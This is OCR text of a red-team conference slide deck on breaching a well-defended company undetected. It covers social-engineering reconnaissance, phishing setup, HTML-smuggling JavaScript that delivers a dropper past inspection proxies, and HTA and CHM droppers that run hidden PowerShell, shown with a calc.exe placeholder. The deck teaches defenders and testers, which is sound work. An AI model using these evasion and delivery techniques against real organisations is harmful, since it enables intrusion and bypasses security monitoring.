Flying under the radar

Introduction

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    - Trainer: Secure C/C++, Reverse Engineering and Red Teaming
  - Previous talks:
    - 2014: Bypassing EMET
      - 31C3, DeepSec, ZeroNights, RuxCon, ToorCon and NorthSec
    - 2015: Bypassing Application Whitelisting
      - CanSecWest, DeepSec, Hacktivity, NorthSec, IT-SeCX, BSides Vienna and QuBit
    - 2016: Hacking companies via firewalls
      - DeepSec, BSides Vienna, DSS ITSEC and IT-SeCX (lightning talks at recon.eu and hack.lu)
    - Since 2017 fuzzing talks / workshops
      - DefCamp, Heise devSec, IT-SeCX, BSides Vienna, RuhrSec, BruCon, Hack.lu

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Goal

- **Goal:** Hack into a **„highly protected“ company** without getting caught
  - **Antivirus protection / Endpoint protection**
  - **Antivirus on mail gateway**
  - **Firewalls**
  - **Network monitoring** (Microsoft ATA, Bro, …)
  - **IDS/IPS systems** (Snort, Suricata, OSSEC, …)
  - **SIEM** (Splunk, QRadar, ArcSight, ELK/HELK, …)
  - **Sandboxes** (FireEye, Lastline, Trend Micro Deep Security, Checkpoint Sandblast, …)
  - **Application whitelisting** (AppLocker, Device Guard, McAfee Application Control, Appsense, …)
  - **Workstation hardening** (PowerShell & CMD forbidden, PowerShell in constrained language mode, AMSI, credential guard, …)

Source: https://66.media.tumblr.com/4caa59b89ce82340d7bdd4cbbc4dfd90/tumblr_pa98id5M7g1xoyw8po1_500.jpg

The attack

- **Get as much information as possible!**
  - Simple e-mail: Student needs to conduct a survey for university. What Antivirus product and OS do you use in your company? Any other security products?
  - Get internal domain name from the e-mail response header (or via lync server)

The attack

- **Test the payload locally!**
  - Buy the identified antivirus product and test every action locally! (**full AV lab ~1500 €**)
  - Before executing any command on the remote server test it locally on the same OS with the same Antivirus and same settings…


The attack

- **The phishing mail:**
  - Legit looking domain (reverse dns, SPF, DKIM, DMARC entries)
  - Don’t include the dropper in the mail ➔ Dropper gets stored “forever” in the mailbox, more likely to be marked as SPAM, Antivirus / Sandbox on mail gateway sees the dropper

The attack


➔ Place a link to a (https) website in the mail, which leads to the dropper download

- **Problem: SSL/TLS Interception proxy (DPI)** can still see the traffic!



The attack

- **Solution: HTML Smuggling**
  - Website returns HTML code with embedded JS code which contains the dropper!
  - JS code extracts the dropper and stores it on the system!



The attack

- **HTML Smuggling**


```
encoded_content = /* encoded content */;
content_blob = new Blob([decode(encoded_content)], {type: 'octet/stream'});
fileName = 'test.chm';
if(window.navigator.msSaveOrOpenBlob) {
    window.navigator.msSaveBlob(content_blob,fileName);
} else {
  elem_a = document.createElement('a');
  elem_a.style = 'display: none';
  url = window.URL.createObjectURL(content_blob);
  elem_a.href = url;
  elem_a.download = fileName;
  document.body.appendChild(elem_a);
  elem_a.click();
  window.URL.revokeObjectURL(url);
```


The attack

- **The dropper**
  - Most people nowadays use **.HTA** (HTML applications) as dropper
  - Payload generation framework**:** **SharpShooter**
  - Reason for the use of .HTA
    - They can access ActiveX objects
    - They can directly execute shellcode (with DotNetToJScript from James Forshaw; Exact PowerShell version must be known)


```
<html><head><script language="VBScript">
Set objShell = CreateObject("WScript.Shell")
objShell.Run "powershell -windowStyle hidden -nop -noni -c calc.exe", 0, True
Window.Close
</script></head></html>
```

The attack





vs.



The attack

➔ Let's use .CHM (Windows Help Files)


- **CHM files are archives** (like .zip, .rar, .7zip, …)
- ➔ We can store our malware (.exe) inside this archive!
- Since it's a **custom archive format** some security solutions may not be able to decompress it ☺
- **Bonus:** In the .HTA file the user can right click and read the attacker code; in the .CHM the attacker can put the **dropper code into a .JS file** which is inside the custom archive… (blue team needs a decompression program to find/read the code ☺)

The attack

Problem of .CHM:

```
<script language="VBScript">
Set objShell = CreateObject("WScript.Shell")
objShell.Run "powershell -windowStyle hidden -nop -noni -c calc.exe", 0, True
Window.Close
</script>
```


leads to…



The attack

- However, we can just configure the .CHM to **spawn “topmost”**….

- As soon as the **.CHM gets closed** Windows **just executes the code** independently on the selection in the confirmation box… ☺ ☺ ☺


demo
File
Home
Share
View
This PC
Local Disk (C:)
demo
Search demo
Name
Type
Size
hello.chm
Compiled HTML ...
141 KB
1 item

The attack

